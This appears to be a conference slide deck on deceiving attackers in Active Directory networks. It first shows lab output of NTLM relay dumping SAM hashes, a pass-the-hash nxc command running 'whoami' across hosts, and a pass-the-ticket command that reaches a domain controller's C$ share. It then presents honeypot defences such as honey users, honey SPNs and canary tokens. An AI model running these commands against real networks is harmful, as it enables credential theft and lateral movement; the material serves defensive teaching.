



# Please Waste My Time

Qasim Ijaz

Blue Bastion Security

# Whoami

- Qasim Ijaz
  - Director of Offensive Security at Blue Bastion
- Former roles
  - Sr. Manager Attack Simulation at a Healthcare Org
  - HIPAA/HITRUST Assessor
  - Associate CISO
- Instructor in after-hours
  - Blackhat, BSides, OSCP Bootcamp
- Focus areas
  - “Dry” business side of hacking
  - Active Directory exploitation
  - Healthcare security



# Why waste my time?

- Early detection and response
- Exhaust attacker resources
- Misinformation and misdirection
- Threat intelligence






# Feature or a Vulnerability?

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
What makes security difficult in the enterprise?



# (Broad|Multi)cast Name Resolution Protocols



# Poisoning (Broad|Multi)cast Name Resolution - Responder



# Outlook Tracking Pixel

## Today's Status Report



Qasim Ijaz

To ● Qasim Ijaz



Qasim,

I hope this email finds you well. I am writing to provide you with an update on the ongoing cybersecurity project.

As you may recall, our goal is to enhance the security measures in place to protect our company from potential cyber threats. Over the past few weeks, our team has been working diligently on this project, and I am pleased to report that we have made significant progress.

We have completed a comprehensive security audit, which helped us identify potential vulnerabilities and areas of concern. Based on the findings, we have implemented a number of measures to improve our security posture, including:

- Installation of advanced security software on all company devices
- Implementation of multi-factor authentication for all company accounts
- Creation of a robust backup and disaster recovery plan
- Training sessions for all employees to increase awareness of cybersecurity best practices.

We have also established regular security monitoring and reporting processes to ensure that we can quickly identify and address any potential threats.

Overall, I am confident that the measures we have implemented will significantly enhance our company's cybersecurity and protect us from potential risks.

If you have any questions or concerns about the project or our progress, please do not hesitate to reach out to me. I am happy to provide additional information and updates as needed.

Thank you for your continued support of this important project.

Best regards,

Consultant XYZ





**Qasim Ijaz**  
Director of Offensive Security  
(He/Him)



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# Relying NetNTLM Hashes - No SMB Signing

```
[*] Servers started, waiting for connections
[*] SMBD-Thread-5 (process_request_thread): Connection from TRAINING/FILEMAKER@10.100.1.3 controlled, attacking target smb://10.100.1.4
[*] Authenticating against smb://10.100.1.4 as TRAINING/FILEMAKER SUCCEED
[*] SMBD-Thread-5 (process_request_thread): Connection from TRAINING/FILEMAKER@10.100.1.3 controlled, attacking target smb://10.100.1.3
-] Authenticating against smb://10.100.1.3 as TRAINING/FILEMAKER FAILED
[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
    are no more targets left!
[*] SMBD-Thread-10 (process_request_thread): Connection from TRAINING/FILEMAKER@10.100.1.3 controlled, but there are no more targets left!
[*] Target system bootKey: 0xb3343e890833270fcd46791457236107
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:f99c759cc3f9a2219207aac1a5219f36:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:22f61dd3435dd45b129ea10cef030970:::
bbadmin:1001:aad3b435b51404eeaad3b435b51404ee:f99c759cc3f9a2219207aac1a5219f36:::
[*] Done dumping SAM hashes for host: 10.100.1.4
[*] Stopping service RemoteRegistry
[*] Restoring the disabled state for service RemoteRegistry
```

# Kerberoasting

- Any authenticated AD user can request a Service Ticket (TGS)
  - TGS is encrypted with the service account's NT hash
  - You can crack that TGS offline to get the password

# Pass the Hash

- Passes NT hash through NetNTLMv1/NetNTLMv2 protocol
- Modern Windows operating systems don't allow PTH for non-RID500 local users
- Patches LSASS directly on target (loud)

```
[q@BlueBastion-Q] [~/training1]
$ nxc smb 10.100.1.2-7 -u Administrator -H 0146079b69aab1dd9210dda9652716ea -x whoami --local-auth
SMB   10.100.1.5    445   ADMWS          [*] Windows 10.0 Build 22621 x64 (name:ADMWS) (domain:ADMWS) (signing:False) (SMBv1:False)
SMB   10.100.1.3    445   FS             [*] Windows 10.0 Build 20348 x64 (name:FS) (domain:FS) (signing:False) (SMBv1:False)
SMB   10.100.1.4    445   WS             [*] Windows 10.0 Build 22621 x64 (name:WS) (domain:WS) (signing:False) (SMBv1:False)
SMB   10.100.1.7    445   BO             [*] Windows 10.0 Build 20348 x64 (name:BO) (domain:BO) (signing:False) (SMBv1:False)
SMB   10.100.1.2    445   DC             [*] Windows 10.0 Build 20348 x64 (name:DC) (domain:DC) (signing:True) (SMBv1:False)
SMB   10.100.1.3    445   FS             [*] FS\Administrator:0146079b69aab1dd9210dda9652716ea (Pwn3d!)
SMB   10.100.1.5    445   ADMWS          [-] ADMWS\Administrator:0146079b69aab1dd9210dda9652716ea STATUS_LOGON_FAILURE
SMB   10.100.1.4    445   WS             [*] WS\Administrator:0146079b69aab1dd9210dda9652716ea (Pwn3d!)
SMB   10.100.1.7    445   BO             [-] BO\Administrator:0146079b69aab1dd9210dda9652716ea STATUS_LOGON_FAILURE
SMB   10.100.1.2    445   DC             [-] DC\Administrator:0146079b69aab1dd9210dda9652716ea STATUS_LOGON_FAILURE
SMB   10.100.1.3    445   FS             [*] Executed command via wmiexec
SMB   10.100.1.3    445   FS             fs\administrator
SMB   10.100.1.4    445   WS             [-] WMIEEXEC: Dcom initialization failed on connection with stringbinding: "ncacn_ip_tcp:10.100.1.4[50491]", please i
ncrease the timeout with the option "--dcom-timeout". If it's still failing maybe something is blocking the RPC connection, try another exec method
SMB   10.100.1.4    445   WS             [*] Executed command via atexec
SMB   10.100.1.4    445   WS             nt authority\system
Running nxc against 6 targets  100% 0:00:00
```



# Pass the Ticket

```

PS C:\Users\svc.acct> .\notrubeus.exe ptt /ticket:doIF0jCCBc6gAwIBBaEDAgEWooIEyzCCBMDhggTDMIIEv6ADAgE
SjggR7MIEd6ADAgEsQoMCAQKiggRpBIIExJjbKunt0Khm9d8ftwBnEKA9V8P0581Z4boTKQMy9wYTFCDSDIZjs6Z3Zh0lAct7sS
PTBnVA/Ldv/gjluxu6KhG7pTS4XlwEHRP/6s+M4X9N5cpkwh0a3F7XMsc+yry43AwSNY2RQE8CMVtIcKMWeUIisUZTsKt5Ajmi4ihB
BE57/irBqj0xK/GVQgBK91q+xdpBIJWFQ+VQbqVxLNpjKRNC1Y0nDPXuv88sG9pIB6YtSgBEN2heJgUYkKGIXUNDD9eiE/BLNKf0
h6vmtQejnKJxwpBiQNEIxQHEJo0v+BuUxJ3hUTSdAwFh9+NhPLLDKO+DMTYPoXimpzz3/iel0x0f527NkmORMJMFB10biTEdBCoc
b1Xw7hppv29S5y9GOQHvnLJYy1nKLGvTs8yclhjTRSpn07zLTYbcSwNQyclu0lGz2eUaZcEfgFugddqz5JkmMcz6lfEyfLa4Bc
QDhPueq0whBcd/+/h3arsEjkss/UgRBe3rQAvqFxszLKtoKvSuTTeo0+Ol12dpSDHdEv/YwyU08ZmZQ2f65APIRsksneLygrp8+6lp2
lCXMEyL7/EeLGcc7Bsb3PGTtcePD2zBgCyDuN39c/MgdWHA8FQJO+MzT2UwPZn1qlqNxai0MyBZ+UEYi7jdZKT2a4tx1cKCH8H+c7W
ahKwpzdyB0a7+/h+jErBltVpIPmmg3nnjDmhswc+HGOHreywI/NsEmPs18GoacGv2jpElslzAAUA+KulQzxLfwzZCXNHuOatCew4x
CvV90yyzaGnLb2Ggm7uL4oJE/NHB7zsR397cm/G6c/CtmTCK5vevT+YB02VpP7m3VWPH4TdlUeVYbRa8dfz5V9XYY2WaDOLaOB8jC
0g0Wkg25SWB08pk8WQoRIBERPT01TREFZTEFCUy50RvsiFTAToAMCAQGhDDAKGwhkYS5hZG1pbqMHAwUAQ0EAAKURGA8yMDI0MDQ
xBQlMuTkVuqSuWI6ADAgECoRwwGhsGa3JidGd0GxBET09NU0RBWUxBQlMuTkVU
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      |  \ \ | | | | | | | | | |
      |  | | | | | | | | | | |
      v2.3.2 \r\n
\r\n[*] Action: Import Ticket
[+] Ticket successfully imported!
PS C:\Users\svc.acct> dir \\dc\c$
```


Directory: \\dc\c\$

Mode	LastWriteTime	Length	Name
d----	5/8/2021 4:20 AM		PerfLogs
d-r---	4/6/2024 6:39 AM		Program Files
d----	3/27/2024 3:39 PM		Program Files (x86)
d-r---	4/16/2024 12:18 PM		Users
d----	3/27/2024 3:23 PM		Windows



# Improper Active Directory Permissions

- Users provided WRITE privilege to group policies
- Domain users provided local administrator access
- Service accounts with high privileges
- Write privileges to network shares



# Password.txt



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
So, how do I  
waste your  
time?

You mean other than  
watching reruns of Friends?



# Honey Users

- Give it a real name
- Set password to not too easy but not too difficult
  - Try a common password in your org
- Reset password periodically, like real users
- Run a scheduled task on DC to find logons for this user
- Bonus: Logon to honeypot domain-joined AD device periodically



# Honey SPN

- Many attack tools look for RC4 tickets
  - Use AES and alert on RC4
- Give a honey user a real-ish Service Principal Name
- Run a scheduled task on DC to find:
  - Event ID 4769 AND Failure code is '0x0' and SPN is your honey SPN
- Bonus: Make the password very long and difficult



# Honey NBNS, LLMNR, mDNS requests

- Resolve-DnsName in PowerShell will send out NBNS, mDNS, and LLMNR
  - Run it via a Scheduled Task for a non-existing name
  - Look for a response
- <https://github.com/hashtaginfosec/netbait>
  - Sends broad|multicast requests
  - Spews NetNTLM hashes (Optional)
  - Logs responses to event viewer and a log file

```
PS C:\Users\qasimijaz\Documents> Invoke-NetBait -sleep 2000 -eventLog $true -outFile $true -json $true -lookup FS01 -spewCreds $true
[+] File output will be written to netbait.log.
[+] JSON output requested. See netbait.json.
02/03/2024 00:07:26 fdb2:2c26:f4e4:0:497:1355:b8d:87ec hostname of kali-linux-2022.2-arm64.shared responded to FS01.local I spewed hashes for WINDOWS\qasimijaz.
02/03/2024 00:07:28 10.211.55.3 hostname of kali-linux-2022.2-arm64.shared responded to FS01.local I spewed hashes for WINDOWS\qasimijaz.
02/03/2024 00:07:31 fdb2:2c26:f4e4:0:497:1355:b8d:87ec hostname of kali-linux-2022.2-arm64.shared responded to FS01.local I spewed hashes for WINDOWS\qasimijaz.
02/03/2024 00:07:33 10.211.55.3 hostname of kali-linux-2022.2-arm64.shared responded to FS01.local I spewed hashes for WINDOWS\qasimijaz.
02/03/2024 00:07:35 fdb2:2c26:f4e4:0:497:1355:b8d:87ec hostname of kali-linux-2022.2-arm64.shared responded to FS01.local I spewed hashes for WINDOWS\qasimijaz.
02/03/2024 00:07:37 10.211.55.3 hostname of kali-linux-2022.2-arm64.shared responded to FS01.local I spewed hashes for WINDOWS\qasimijaz.
02/03/2024 00:07:40 fdb2:2c26:f4e4:0:497:1355:b8d:87ec hostname of kali-linux-2022.2-arm64.shared responded to FS01 I spewed hashes for WINDOWS\qasimijaz.
02/03/2024 00:07:42 10.211.55.3 hostname of kali-linux-2022.2-arm64.shared responded to FS01 I spewed hashes for WINDOWS\qasimijaz.
02/03/2024 00:07:44 fdb2:2c26:f4e4:0:497:1355:b8d:87ec hostname of kali-linux-2022.2-arm64.shared responded to FS01.local I spewed hashes for WINDOWS\qasimijaz.
PS C:\Users\qasimijaz\Documents> |
```

# Canary Tokens

- <https://canarytokens.org/>
- Drop a Canary PDF/Word file in a busy share
- Bonus: Use Sensitive Command Token to monitor use of net, whoami, etc.



Acrobat Reader PDF document

Provide an email address or webhook URL (or both space separated)

Reminder note when this token is triggered, like: PDF document placed at U:  
\\Users\\Sipho\\Reports\\feb.pdf

Fill in the fields above

AWS keys

Provide an email address or webhook URL (or both space separated)

Reminder note when this token is triggered, like: AWS keys placed on Jim's laptop

Fill in the fields above

# Fake Password Vault

- Drop a KeePass database in IT Share
- Make the password for the vault difficult but not impossible
  - Make the pentester work for it ;)
- Put honey credentials in the vault
- Bonus: Put some real-ish documentation with honey creds in OneNote Notebook



# Inject a Fake Hash into LSASS

- Create a privileged user with very very difficult and long password
- Use New-HoneyHash.ps1 to inject a fake hash in multiple boxes
  - It'll ask for password, provide wrong one
- [https://github.com/BC-SECURITY/Empire/blob/main/empire/server/data/module\\_source/management/New-HoneyHash.ps1](https://github.com/BC-SECURITY/Empire/blob/main/empire/server/data/module_source/management/New-HoneyHash.ps1)

```
PS C:\WINDOWS\system32> New-HoneyHash

cmdlet New-HoneyHash at command pipeline position 1
Supply values for the following parameters:
Domain: corp
Username: jsmith
Password: Thiswillbehardtocrackbecauseitisaremarkablylongpasswordwith123456789digitsinit
"Honey hash" injected into LSASS successfully! Use Mimikatz to confirm.
PS C:\WINDOWS\system32>
```



# SPONSORS

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Blue Bastion